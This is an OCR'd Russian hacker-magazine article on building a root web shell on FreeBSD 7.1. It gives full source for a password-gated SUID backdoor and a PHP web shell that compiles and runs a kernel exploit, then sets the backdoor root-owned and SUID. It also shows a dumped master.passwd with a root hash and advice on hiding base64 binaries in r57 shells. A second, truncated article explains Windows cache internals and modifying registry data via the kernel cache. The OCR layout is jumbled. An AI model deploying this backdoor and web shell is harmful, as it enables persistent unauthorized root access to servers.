Эксплойт — в нашем случае это компьютерная программа, использующая уязвимости в программном обеспечении и применяемая для повышения привилегий (получения рута). Это был вольный пересказ Википедии.

Root, суперпользователь — специальный аккаунт в UNIX-подобных системах с идентификатором (UID) 0, владелец которого имеет право на выполнение всех без исключения операций (грубо говоря, да простят меня линуксоиды, это аналог учетки Администратора в Windows). Тоже вольный пересказ Википедии.

Итак, с теорией покончили (надеюсь, было нескучно). Движемся далее...

НАПОЛЕОНОВСКИЕ ПЛАНЫ Затея у нас круче, чем у Наполеона, мы собираемся сделать мировую революцию. Нам предстоит удивить всех рутовым web-шеллом, которого нет ни у кого! А именно, предстоит:

1. Составить задачу и продумать алгоритм работы нашего чудо-шелла
2. Накодить SUIDник
3. Накодить непосредственно сам web-shell
4. Связать все эти прелести чудесных языков программирования
5. Таки получить и сохранить r00t'a на вражеском сервере

ПЕРВЫМ ДЕЛОМ, ПЕРВЫМ ДЕЛОМ... АЛГОРИТМЫ Сначала придумаем алгоритм работы и вообще всю схему получения и сохранения рута. Сразу предупрежу, что тестировать наше детище мы будем на сервере с установленной FreeBSD 7.1 (причины сего деяния оглашу позже). Смысл всей затеи состоит в следующем — мы запустим эксплоит из Web'а, то есть непосредственно из нашего любимого браузера, установим суидные права и сменим хозяина (owner'а) нашему суиднику и наконец-таки будем выполнять команды под рутом.

Почему же мы выбрали для теста именно FreeBSD 7.1? Все гениальное просто. Мы ведь будем юзать эксплойт из веба, а под данную ОСь как раз есть подходящий эксплойт **ktimer** (http://milw0rm.com/exploits/8261). Прелесть в том, что результат его работы — не получение /bin/sh, а установка uid=0, gid=0 вызывающему процессу. Это-то нам и нужно.

ПИШЕМ SUIDНИК От слов к делу, — я сразу приведу листинг кода, а уж после будем с тобой его разбирать.

```
#include <stdio.h>
#include <stdlib.h>
main(int argc, char *argv[]) {
  // проверяем количество аргу-
ментов
```



```
  if(argc == 3){
  //проверяем наш пароль cool_hack
    if(strcmp(argv[1], "cool_hack") == 0){
      // Устанавливаем gid(0) r00t
      setgid(0);
      // Устанавливаем uid(0) r00t
      setuid(0);
      // Выполняем команды с установлен-
ными ранее правами
      system(argv[2]);
    }
  }

  return 0;
}
```

Думаю, глядя на комментарии, уже становится ясен смысл нашей программы. Сначала мы проверяем количество аргументов — их должно быть три: argv[0] — имя самого скомпилированного SUIDника, argv[1] — наш пароль и argv[2] — непосредственно сама команда. Разберемся с некоторыми моментами работы с бинарными файлами при установленном SUID-бите, дабы не возвращаться к этому позднее.

1. *-rwxr-x--x 1 www apache 5043 2009-09-09 13:51 suid*
Файл suid с правами доступа -rwxr-x--x, то есть хозяин файла (www) может читать, изменять и запускать на исполнение; члены группы (apache) могут читать и запускать файл на исполнение, а все остальные пользователи могут лишь запускать на исполнение.
К примеру, результат команды id через наш файл для членов группы site будет подобным uid=80(site), gid=80(site), groups=80(apache)
2. Устанавливаем бит SUID на файл командой **chmod 4751 suid**
-rwsr-x--x 1 www apache 5043 2009-09-09 13:51 suid
Наверняка, ты заметил, что символ x (запуск на исполнение) сменился на s (SUID бит). Как мы уже знаем, бинарник с суид битом будет выполняться не от имени вызывающего, а от имени хозяина (owner'а). Опять же, результат команды id через наш файл для членов группы site будет подобным uid=80(www), gid=80(www), groups=80(apache).
3. Забегая вперед, обозначим, что нам придется сменить владельца файла. Мы это сделаем под рутом командой **chown root suid**.
-rwsr-x--x 1 root apache 5043 2009-09-09 13:51 suid
И снова результат команды id через наш файл будет подобным uid=0(root), gid=0(root), groups=80(apache). Исходя из этого, уже видно, что любой пользователь системы, даже не входя в состав группы хозяина, имеет право на запуск бинарника, да мало того, еще и с правами хозяина, то бишь рута, так как установлен SUID-бит.

Так-с, с этим разобрались. Осталась самая малость, — скомпилировать файл. Делаем это командой gcc suid.c -o suid. В итоге получаем бинарный файл suid. Пример



$FreeBSD: src/etc/master.passwd,v 1.40.18.1 2008/11/25 02:59:29 kensmith Exp $ # root:$1$4HMMdJT7$e.s0ef8eigqWmrV8HhEYI.:0:0::0:0:Charlie &:/root/
usr/local/bin/bash toor:*:0:0::0:0:Bourne-again Superuser:/root: daemon:*:1:1::0:0:Owner of many system processes:/root:/usr/sbin/nologin operator:*:2:5::0:0:System
&:/:/usr/sbin/nologin bin:*:3:7::0:0:Binaries Commands and Source:/:/usr/sbin/nologin tty:*:4:65533::0:0:Tty Sandbox:/:/usr/sbin/nologin kmem:*:5:65533::0:0:KMem
Sandbox:/:/usr/sbin/nologin games:*:7:13::0:0:Games pseudo-user:/usr/games:/usr/sbin/nologin news:*:8:8::0:0:News Subsystem:/:/usr/sbin/nologin man:*:9:9::0:0:Mister
Man Pages:/usr/share/man:/usr/sbin/nologin sshd:*:22:22::0:0:Secure Shell Daemon:/var/empty:/usr/sbin/nologin smmsp:*:25:25::0:0:Sendmail Submission User:/var/
spool/clientmqueue:/usr/sbin/nologin mailnull:*:26:26::0:0:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin bind:*:53:53::0:0:Bind Sandbox:/:/usr/sbin/nologin
proxy:*:62:62::0:0:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin _pflogd:*:64:64::0:0:pflogd privsep user:/var/empty:/usr/sbin/nologin _dhcp:*:65:65::0:0:dhcp
programs:/var/empty:/usr/sbin/nologin uucp:*:66:66::0:0:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico pop:*:68:6::0:0:Post Office Owner:/
nonexistent:/usr/sbin/nologin www:*:80:80::0:0:World Wide Web Owner:/nonexistent:/usr/sbin/nologin nobody:*:65534:65534::0:0:Unprivileged user:/nonexistent:/usr/
sbin/nologin mysql:*:88:88::0:0:MySQL Daemon:/nonexistent:/sbin/nologin dovecot:*:143:143::0:0:Dovecot User:/var/empty:/usr/sbin/nologin
Give me r00t

/ETC/MASTER.PASSWD — МАННА НЕБЕСНАЯ ДЛЯ ХАКЕРА

использования будет таков — «./suid cool_hack id» (имя файла, пароль, команда)

НАЧИНАЕМ ЭС-КОДИНГ

```
<?php
/*********** CONFIGURATION **************/
$pass_suid = 'cool_hack'; // пароль, кото-
рый мы установили в сорцах суидника

/*********** END CONFIGURATION **********/

/*********** FUNCTIONS ***************/
/*
Наша функция по выполнению команд
Если существует файл /tmp/conf (так мы
замаскировали наш суидник),
то выполнение команд идет через него, иначе
просто функцией system.
*/
function hack_system($cmd,$pass_suid)
{
   if(file_exists('/tmp/conf'))
   {
      system('/tmp/conf '.$pass_suid.'
"'.$cmd.'"'));
   }
   else{
      system($cmd);
   }

}

/*
Вот и главная функция, которая скопирует
наш эксплойт и суидник,
скомпилирует их и запустит
*/
function give_me_root()
{

   // компилируем эксплойт
   system('gcc bsd-ktimer.c -o /tmp/
configure');
   // компилируем суидник
   system('gcc suid.c -o /tmp/conf');
   // запускаем сплойт, меняем «овнера»
суиднику и устанавливаем права
   system('/tmp/configure; chown root /tmp/
conf; chmod 4777 /tmp/conf');
   return print 'OK!';
}

/********* END FUNCTIONS ***************/

print
'<html>'.
```



dvd

На диске ты найдешь:
1. Исходный код web-shell'а.
2. Исходные коды SUIDника.
3. Скомпилированный SUIDник (компиляция происходила в FreeBSD 7.1 2009 года).
4. Исходный код эксплоита bsd-ktimer.c.
5. Скомпилированный эксплоит bsd-ktimer.c (компиляция происходила в FreeBSD 7.1 2009 года).
6. r57shell со скомпилированными суидником и эксплойтом, для более удобной заливки.



links

- http://milw0rm.com/exploits/8261 — эксплоит bsd-ktimer.c.
- http://wiki.kryukov.biz/wiki/Специальные_права — описание SUID, SGID и Stiky битов.

ls -lia Go

Give me r00t

ГЛАВНАЯ СТРАНИЦА НАШЕГО ШЕЛЛА

uid=0(root) gid=0(wheel) groups=0(wheel),80(www)

Give me r00t

ЗАВЕТНАЯ НАДПИСЬ ROOT. ЧТО ЕЩЕ НУЖНО ДЛЯ ПОЛНОГО СЧАСТЬЯ...

uid=80(www) gid=80(www) groups=80(www)


Give me r00t

ДЕФОЛТНЫЕ ПРАВА СОВЕРШЕННО НЕ РАДУЮТ ГЛАЗ



FreeBSD local kernel root exploit by: christer/mu-b http://www.bsdcitizen.org/ -- BSDCITIZEN 2008!@$! * allocated pointer page: 0x00000000 -> 0x08000000 [134217728-bytes] * allocated itimer struct: 0x20000000 -> 0x200000DC [220-bytes] * filling pointer page... done * found posix_clocks @ [0xc0c3e9a0] * it_page->it_clockid: 0x0CBFCD06 [access @0xBFBFEE28] * ktimer_delete (0xD0000000) * ktimer_delete: 0 1 OK!

РЕЗУЛЬТАТ РАБОТЫ ЭКСПЛОЙТА ПОСЛЕ НАЖАТИЯ КНОПКИ «GIVE ME RooT»



info

Выражаю благодарность за советы, тестирование и помощь следующим подозрительным личностям — IceAngel_, oRb, jokester.



warning

Внимание! Редакция журнала и автор не несут ответственности за вред, возможно, причиненный при использовании методов и файлов данной статьи. Статья представлена только для ознакомления в образовательных целях.

```
'<head>'.
'<title>r00t web-shell</title>'.
'</head>'.
'<body>';

/*********** MAIN CODE ***************/
/*
Выводим форму для выполнения команд
*/
if(!isset($_POST['cmd']))
{
print '<form method="post">'.
'<input name="cmd" type="text" value="ls
-lia">'.
'<input type="submit" value="Go">'.
'</form><br><br>';
}
else
{
      hack_system($_POST['cmd'],$pass_suid);
}
/*
Выводим заветную кнопочку для получения
рута
*/
if(!isset($_POST['give_me_root']))
{
print '<form method="post">
<input type="submit" name="give_me_root"
value="Give me r00t">
</form>';
}
else
{
   give_me_root();
}
/********** END CODE *************/
print
'</body>'.
'</html>';
?>
```

ИНТЕГРАЦИЯ, АДАПТАЦИЯ И ПРОЧИЕ НЕПОНЯТНЫЕ СЛОВА

В итоге мы таки получили рута! При последующем посещении web-шелла мы уже будем рутом (при условии, что наш суид-шелл не увидит рут, и не удалит его).

Однако шелл у нас получился довольно примитивный; чтобы интегрировать наши прелести в привычные шелла типа r57, c99, WSO2 и т.д., принцип работы тот же.

На диске ты найдешь подправленный мной код шелла r57. Единственное, что отличает подправленный r57 от того, который мы сегодня написали, — в r57 эксплойт и суид-шелл я скомпилировал, перевел полученные бинарники в base64 и вставил полученный код в сам шелл. Далее мы расшифровываем base64-код и сохраняем в файл. Таким образом, у нас получается один файл, — это удобнее в плане транспортировки и заливки.

С интеграцией в другие шеллы разобрались, осталось разобрать ситуацию с применением эксплойтов для других операционных систем и других версий. Причина, по которой я выбрал для теста FreeBSD — этот эксплойт под версию 7.1 и 7.2 результатом своей работы возвращает не /bin/sh, которой мы бы пользовались при простом бекконекте, а возвращает uid и gid 0 для текущего процесса. То есть является универсальным. Последний способ для нас удачен, ведь мы можем использовать его непосредственно из web'а. Так мы пришли к выводу, что для использования эксплойта с нашими условиями необходимо переписать эксплойты, чтобы они устанавливали uid, gid. Как это организовать — история уже для другой статьи.

ИТОГИ НАШИХ ПРИКЛЮЧЕНИЙ

Сразу хочется отметить плюсы и минусы этого подхода к получению рута.

ПЛЮСЫ

- ПОЛУЧАЕМ ПРАВА ROOT НА ВЕБ-ШЕЛЛЕ
- НЕ НУЖЕН СЕРВЕР ДЛЯ БЕККОНЕКТА
- ОБХОД ФАЙРВОЛА, ТАК КАК НЕТ ИСХОДЯЩИХ СОЕДИНЕНИЙ, БИНДА ПОРТА И Т.Д. (А ЗАЧАСТУЮ ЭТО БОЛЬШАЯ ПРОБЛЕМА ДЛЯ СОЗДАНИЯ БЕККОНЕКТА)

МИНУСЫ

- ПОКА ЕСТЬ МАЛОЕ КОЛИЧЕСТВО ЭКСПЛОЙТОВ, КОТОРЫЕ МЫ МОЖЕМ ИСПОЛЬЗОВАТЬ; ОСТАЛЬНЫЕ НУЖНО РЕДАКТИРОВАТЬ
- ЕСЛИ НАШ ШЕЛЛ ПОПАДЕТ К НЕДРУГАМ, ЛИБО ПРОСТО К НЕЧИСТЫМ НА РУКУ, ТО ЗЛОДЕИ ПОЛУЧАТ УЖЕ ГОТОВЕНЬКИЙ ROOT-ШЕЛЛ БЕЗ ОСОБЫХ УСИЛИЙ. ТАК ЧТО – ЗАЩИЩАЙТЕ СВОЙ ШЕЛЛ! ✠



АРТЕМ БАРАНОВ

VACB, КОТОРЫЕ УПРАВЛЯЮТ СЛОТАМИ КЭША (СООТВЕТСТВИЯ МОГУТ БЫТЬ ПРОИЗВОЛЬНЫМИ, ТО ЕСТЬ НЕОБЯЗАТЕЛЬНО, ЧТО VACBN -> СЛОТ N)

СИСТЕМНЫЙ МАССИВ YACB-CeVacbs	СИСТЕМНЫЙ КЭШ MmSystemCacheStart
VACB 0	ПРЕДСТАВЛЕНИЕ 0
VACB 1	ПРЕДСТАВЛЕНИЕ 1
VACB 2	ПРЕДСТАВЛЕНИЕ 2
VACB 3	ПРЕДСТАВЛЕНИЕ 3
...	...
VACB n	ПРЕДСТАВЛЕНИЕ 5

КЭШ ДЛЯ ХАКЕРА АТАКА НА КЭШ WINDOWS

ПРИВЕТ, КОЛЛЕГА! СЕГОДНЯ МЫ ПОГОВОРИМ О ТАКОМ ВАЖНОМ КОМПОНЕНТЕ WINDOWS КАК ДИСПЕТЧЕР КЭША. УЗНАВ ТЕОРИЮ И ПОПРОБОВАВ ПРАКТИКУ, ТЫ МОЖЕШЬ СВЕРНУТЬ ГОРЫ, ПОВЕРЬ МНЕ. НУЖНО ЛИШЬ ЗНАТЬ АЗЫ ОТЛАДКИ, А ОСТАЛЬНОЕ ОСВОИМ ВМЕСТЕ.

ЧТО ТАКОЕ КЭШ И С ЧЕМ ЕГО ЕДЯТ?

Кэш служит хранилищем данных для драйверов файловых систем, которые работают в ОСи. Когда FS что-то пишет на диск или читает с него, данные вначале попадают в кэш, а потом уже реально записываются на диск. Кроме того, замечено, что драйвер ntfs удерживает в кэше MFT, и результаты ее модификации на диске будут видны только после перезагрузки. Это не совсем удобно, если ты хочешь модифицировать данные FS прямо сразу. Короче, будем с головой погружаться во внутренности оси и самого кэша, попутно я буду растолковывать кое-какие понятия, которые хакер в области ядра должен знать, как таблицу умножения. А для тех, кто совсем не в теме, скажу, что доступ к кэшу возможен только из режима ядра, поэтому, если ты незнаком с «ядреной» отладкой, windbg и kernel мод, нужно непременно запастись этими знаниями.

Итак, кэш — это регион в системном адресном пространстве, на который диспетчер кэша проецирует данные файлов, для последующего быстрого доступа к ним. Если X — указатель в кэш, то «MmSystemCacheStart<=X<=MmSystemCacheEnd». Данные в этом регионе разбиты на слоты (кэша) — блоки по 256 Kb. Все весьма подробно расписано у Руссиновича, поэтому остановимся на этом лишь вкратце и уделим больше внимания практической стороне вопроса, — ручному исследованию кэша.


Кэш имеет две важные особенности, которые, суть, следствие того, что внутренняя реализация кэша принадлежит VMM (Virtual Memory Manager). Для проецирования данных файлов на слоты используются разделы, то есть сервисы VMM. Так что, целиком и полностью за подкачку данных отвечает VMM, а кэш входит в системный рабочий набор. Значит, его страницы также могут выгружаться. Эти особенности подчеркивают, что диспетчер кэша точно не знает, какие данные файлов реально находятся в физической памяти (поэтому нужно быть особенно аккуратным при чтении памяти кэша в своем драйвере).

Слоты кэша описываются блоками управления (VACB, Virtual Address Control Block), которые выделяются из резидентного пула. Блоки управления адресуются от CcVacbs. Каждый блок управляет определенным слотом и определяет его состояние. Число блоков указывается в CcNumberVacbs.


ЗУБРИМ СТРУКТУРЫ И ГОТОВИМСЯ К ОТЛАДКЕ

VACB описывается структурой:

```
typedef struct _VACB {
    PVOID BaseAddress; //ptr на слот
    PSHARED_CACHE_MAP SharedCacheMap;
        //ptr на общую карту, см.
```



МЕНЯЕМ ЗНАЧЕНИЕ DEFAULT BEEP



ИЩЕМ И НАХОДИМ ДАННЫЕ В СТРУКТУРЕ

```
далее
    union {
        LARGE_INTEGER FileOffset; //смещение в файле
        USHORT ActiveCount;
            //счетчик ссылок на представление
    } Overlay;
    LIST_ENTRY LruList;
        //VACB объединяются в список через это поле
} VACB;
```

Существует два списка VACB:
CcVacbFreeList. Список свободных VACB, то есть готовых к использованию. Их BaseAddress обнулен, и они не нуждаются в де-проецировании.
CcVacbLru. Список всех остальных VACB. VACB считается свободным, если его ActiveCount равен 0. При повторном использовании выполняется де-проецирование адреса слота.
Следующая команда windbg подтверждает названные факты. Незнакомым с синтаксисом команд windbg не нужно падать в обморок, — достаточно вбить команду в windbg. Перед этим неплохо подгрузить символы (с помощью команды .reload /s).
Вывод всех элементов VACB в списке CcVacbLru:

```
r eax=0; !list "-t ntdll!_LIST_ENTRY.Flink -x \"r eax=@
eax+1;? @eax;? @$extret-10; dt nt!_VACB @$extret-10\"
nt!CcVacbLru"
Evaluate expression: 330 = 0000014a -> порядковый номер
Evaluate expression: -2120961816 = 8194b0e8 -> адрес
этого VACB
    +0x000 BaseAddress : 0xc6000000 -> адрес слота в кэше
    +0x004 SharedCacheMap : 0x817f61a0 _SHARED_CACHE_MAP
-> ptr на открытую карту
    +0x008 Overlay : __unnamed
    +0x010 LruList : _LIST_ENTRY [0x819491d8-0x81949178]
Evaluate expression: 331 = 0000014b
Evaluate expression: -2120969784 = 819491c8
    +0x000 BaseAddress : 0xc2040000
    +0x004 SharedCacheMap : 0x818c7b08 _SHARED_CACHE_MAP
    +0x008 Overlay : __unnamed
    +0x010 LruList : _LIST_ENTRY [0x8194ad38-0x8194b0f8]
```

У большинства таких VACB инициализированы открытые карты, и они спроецированы на кэш. То же самое можно проделать для CcVacbFreeList. Если сложить последние номера VACB эти двух списков (то есть, получить количество элементов в обоих списках), то будет в моем примере:

```
14b+6b3 = 7fe
dd CcNumberVacbs l1
8055f670  000007fe
```

Виртуальный адрес соответствующего слота ссылается на PTE, указывающий на proto-PTE. Он, в свою очередь, связан с подразделом, описывающим файл (обычно он является одним разделом, связанным с открытой картой, и проецирует файл как бинарный — смотри MmMapViewInSystemCache).

Кэшируемый файл описывается двумя структурами — открытой и закрытой картой кэша (shared cache map, private cache map). Закрытая карта не так интересна, она применяется для опережающего чтения (intelligent ahead-read). А вот открытая очень важна! Открытая карта кэша — структура, которую диспетчер кэша поддерживает для кэширования этого дискового файла. Как и в случае с управляющими областями (control area, структура, используемая VMM для совершения операций I/O для раздела), которые уникальны для дискового файла (одна на проецирование файла как бинарного, вторая как исполняемого образа), открытая карта тоже уникальна и адресуется через SECTION_OBJECT_POINTERS, которую удерживает FSD в FCB соответствующего файла. То есть, диспетчер кэша знает, какой слот какому файлу принадлежит, через VACB, который содержит указатель на открытую карту.


```
typedef struct _SECTION_OBJECT_POINTERS {
    VOID* DataSectionObject;
    VOID* SharedCacheMap; //указатель в открытую карту
    VOID* ImageSectionObject;
} SECTION_OBJECT_POINTERS, *PSECTION_OBJECT_POINTERS;
```

Диспетчер кэша может найти ее для каждого открытого FileObject, так как последний содержит указатель на структуру SECTION_OBJECT_POINTERS (FileObject → SectionObjectPointer). Открытая карта описывается нехилой структурой. Приведу только важные поля:

```
typedef struct _SHARED_CACHE_MAP {
...
/*0x008*/      union _LARGE_INTEGER FileSize;
    //размер кэшируемого файла
...
/*0x018*/      union _LARGE_INTEGER SectionSize;
/*0x020*/      union _LARGE_INTEGER ValidDataLength;
...
/*0x030*/      struct _VACB* InitialVacbs[4];
    // массив индексов VACB
/*0x040*/      struct _VACB** Vacbs;
    // указывает на предыдущее поле, если file_size <= 1MB
/*0x044*/      struct _FILE_OBJECT* FileObject;
    //первый связанный с открытой картой объект
...
/*0x078*/      VOID*         Section;
    //раздел для проецирования файла
...
/*0x090*/      struct _CACHE_MANAGER_CALLBACKS* Callbacks;
...
/*0x0D8*/      struct _PRIVATE_CACHE_MAP PrivateCacheMap;
     //одна закрытая карта
} SHARED_CACHE_MAP, *PSHARED_CACHE_MAP;
```

Чтобы диспетчер кэша мог быстро находить, какие части данного файла уже спроецированы (для них имеются представления в слотах), открытая карта указывает на массив индексов VACB. Первый элемент массива указывает на первые 256 Кб файла, второй — на следующие 256 и т.д. В случае если файл имеет размер не больше 1 Mb, то есть может уместиться в четыре слота, в качестве массива индексов высту-

пает массив InitialVacbs из открытой карты. В противном случае массив выделяется в резидентном пуле. В любом случае указатель на него запоминается в поле Vacbs. Все закрытые карты связаны в список с головой PrivateList (&SharedCacheMap → PrivateLis, & PrivateCacheMap → PrivateLinks). Кроме того, все открытые карты также связаны в списки, с помощью SharedCacheMapLinks.
За инициализацию открытой карты (если она еще не была создана), создание раздела и создание закрытой карты для данного FileObject отвечает функция, которую вызывают FSD — CcInitializeCacheMap.



ДАННЫЕ УСПЕШНО ИЗМЕНЕНЫ!

```
VOID CcInitializeCacheMap (
    __in PFILE_OBJECT FileObject,
    __in PCC_FILE_SIZES FileSizes,
    __in BOOLEAN PinAccess,
    __in PCACHE_MANAGER_CALLBACKS Callbacks,
    __in PVOID LazyWriteContext
    )
```

На нее возложены следующие обязанности.
1. Создает и инициализирует открытую карту кэша, если она не существует (поле FileObject → SectionObjectPointer → SharedCacheMap пустое). SharedCacheMap → FileObject инициализируется на первый FileObject, для которого создается открытая карта.
2. С помощью MmCreateSection создает раздел, через который потом будут проецироваться части файла на слоты кэша.
3. Создает массив индексов VACB с помощью CcCreateVacbArray. Последняя инициализирует поле Vacbs и SectionSize.
Если файловой системе нужно прочитать через кэш, она вызывает CcCopyRead.

```
BOOLEAN CcCopyRead (
    __in PFILE_OBJECT FileObject,
// файловый объект, который был инициализирован с помощью CcInitializeCacheMap
    __in PLARGE_INTEGER FileOffset, //смещение читаемых в файле данных
    __in ULONG Length, // длина читаемых данных
    __in BOOLEAN Wait, // если true, тогда вызывающий может ожидать подкачку, в противном случае данные уже должны быть в кэше, при их отсутствии возвращается false
    __out_bcount(Length) PVOID Buffer, // буфер для копирования
    __out PIO_STATUS_BLOCK IoStatus
    )
```

Внутренне диспетчер кэша проецирует части файла с помощью CcGetVirtualAddress, которая возвращает стартовый адрес проекции. Функция обслуживает (проецирует) один VACB и, соответственно, один слот.

К ПРАКТИКЕ

Ладно, хватит грузиться теорией, перейдем к практике. Следующая программа windbg исследует кэш:

```
.expr /s masm;
.for(r eax=0; @eax < poi(CcNumberVacbs); r eax=@eax+1)
{
r ecx=poi(CcVacbs) + @eax * 0x18;
r ebx=poi(@ecx + 4);
.printf "Vacb #%d    0x%p -> 0x%p\n", @eax, @ecx,
poi(@ecx);
.if( @ebx != 0 )
{
r ebx = poi( @ebx + 0x44 );
.if( @ebx != 0 )
{
r ebx = @ebx + 0x30;
.if( poi(@ebx+0x4) != 0 )
{
.printf "\tFile: 0x%p\n\tOffset: 0x%p\n%msu\n\n", @ebx-0x30, poi(@ecx+8)&ffff0000, @ebx
} .else {
}} .else {
}} .else {
}}
```

Выборочный вывод команды имеет вид:

```
Vacb #282    0x8194aa70 -> 0xd90c0000
        File: 0x818ed338
        Offset: 0x00ac0000
\$Mft
```

Соответственно, вначале указывается адрес структуры VACB, потом адрес слота в кэше, ниже — адрес файлового объекта из открытой карты и смещение, которое попадает в этот слот. Получается, что по адресу 0xd90c0000 скэширован файл $Mft со смещения 0x00ac0000. Для тех крутых парней, кто интересуется, как на низком уровне диспетчер памяти управляет страницами кэша, исследуем PTE. Для исследований лучше вывести процессор из режима PAE, создав новую строчку в boot.ini и вставив параметр /NOPAE, убрав заодно параметры, включающие DEP.
Слоты кэша представляют собой проекции файла, то есть спроецированные разделы, поэтому если PTE-страница активного слота не валидна, она будет указывать на прототипный PTE (proto PTE).

```
!pte 0xd90c0000
VA d90c0000
PDE at   C0300D90    PTE at C0364300
contains 01D55963    contains 0123EC80
pfn 1d55      -G-DA--KWEV     not valid
Proto: FFFFFFFFE148FB00
```

Этот pte ссылается на прототипный по адресу E148FB00. Вычислим адрес proto-PTE руками (по известной формуле, PrototypePteAddress = MmPagedPoolStart + PrototypeIndex << 2).

```
0x123EC80 = 10010001111101 1 0 0 1000000 0
                                         |
                     это прототипный <-  |
Index=10010001111011000000=123EC0 << 2=48FB00;
```

```
MmPagedPoolStart = e1000000;
48FB00+ e1000000 = e148FB00.
```

Нашли адрес proto-PTE, сдампим его, то есть получим содержимое.

```
dd e148FB00 l1
e148fb00  87944cd6

Proto-PTE равен
0x87944cd6 = 1 00001111001010001001 1 00110 1011 0
|->PTE указывает на подраздел
|->Описывает маппируемый файл
```

Вычислим адрес подраздела (по форм. SubsectionAddress = MmSubsectionBase + PrototypeIndex << 3, обычно MmSubsectionBase == MmNonPagedPoolStart).

```
Index = 00001111001010001001l011 = F289B << 3 = 7944D8;
MmNonPagedPoolStart = 81181000; 7944D8 + 81181000 =
819154D8 — адрес подраздела.

dt _subsection 819154D8
nt!_SUBSECTION
   +0x000 ControlArea : 0x819154a8 _CONTROL_AREA
   +0x004 u : __unnamed
   +0x008 StartingSector : 0
   +0x00c NumberOfFullSectors : 0x1000
   +0x010 SubsectionBase : 0xe148d000 _MMPTE
   +0x014 UnusedPtes : 0
   +0x018 PtesInSubsection : 0x1000
   +0x01c NextSubsection : 0x81913660 _SUBSECTION

!ca 0x819154a8
ControlArea  @ 819154a8
Segment • e13d66c8 • Flink • 00000000 • Blink   00000000
Section Ref • 1 • Pfn Ref • 2b6 • Mapped Views • 3c
User Ref • 0 • WaitForDel • 0 • Flush Count • 0File
Object • 818ed338 • ModWriteCount • 0 • System Views • 3c

Flags (8088) NoModifiedWriting File WasPurged

   File: \$Mft
```

Сегмент имеет вид:

```
dt _SEGMENT e13d66c8
nt!_SEGMENT
   +0x000 ControlArea : 0x819154a8 _CONTROL_AREA
   +0x004 TotalNumberOfPtes : 0x1b00
   +0x008 NonExtendedPtes : 0x1000
   +0x00c WritableUserReferences : 0
   +0x010 SizeOfSegment : 0x1b00000
   +0x018 SegmentPteTemplate : _MMPTE
   +0x01c NumberOfCommittedPages : 0
   +0x020 ExtendInfo : (null)
   +0x024 SystemImageBase : (null)
   +0x028 BasedAddress : (null)
   +0x02c u1 : __unnamed
   +0x030 u2 : __unnamed
   +0x034 PrototypePte : 0x61564d43 _MMPTE
   +0x038 ThePtes : [1] _MMPTE
```

Получим такие же значения по открытой карте кэша:

```
dt _vacb SharedCacheMap 0x8194aa70
nt!_VACB
   +0x004 SharedCacheMap : 0x818c7b08 _SHARED_CACHE_MAP
```

Выборочный вывод структуры открытой карты с интересующими полями:

```
dt _SHARED_CACHE_MAP 0x818c7b08
nt!_SHARED_CACHE_MAP
 +0x008 FileSize : _LARGE_INTEGER 0x1ae8000
 +0x010 BcbList : _LIST_ENTRY [0x81913a60-0x819138b8]
 +0x018 SectionSize : _LARGE_INTEGER 0x1b00000
 +0x044 FileObject : 0x818ed338 _FILE_OBJECT // совпада-
ет с адресом, указанным в control_area (вывод !ca).
+0x078 Section : 0xe13d6698 // соответствующий раздел
dt _SECTION_OBJECT Segment 0xe13d6698
nt!_SECTION_OBJECT
+0x014 Segment : 0xe13d66c8 _SEGMENT_OBJECT   //сегмент
для проецирования файла как бинарного
```

PTE кэша начинаются с адреса, который указывается в MmSystemCachePteBase (обычно совпадает с началом таблицы страниц, 0xC0000000).
Модификацию кэша на практике можно использовать для разных задач. Рассмотрим, например, запись в параметр раздела реестра без применения API-функций, через кэш. В отличие от w2k, в которой диспетчер конфигурации хранил данные кустов в подкачиваемом пуле, в wxp он проецирует файлы кустов реестра, используя объекты-разделы.
Попробуем модифицировать данные в разделе HKCU. Файл раздела хранится в \Document and Setting\<account name>\NTUSER>DAT. Если запустить приведенную выше программку windbg, ты сможешь увидеть, что этих файлов смаппировано несколько, например, для встроенной учетной записи системы — NetworkService:

```
Vacb #280    0x819baa40 -> 0xd0180000
      File: 0x81765610
      Offset: 0x00000000
\Documents and Settings\root\NTUSER.DAT

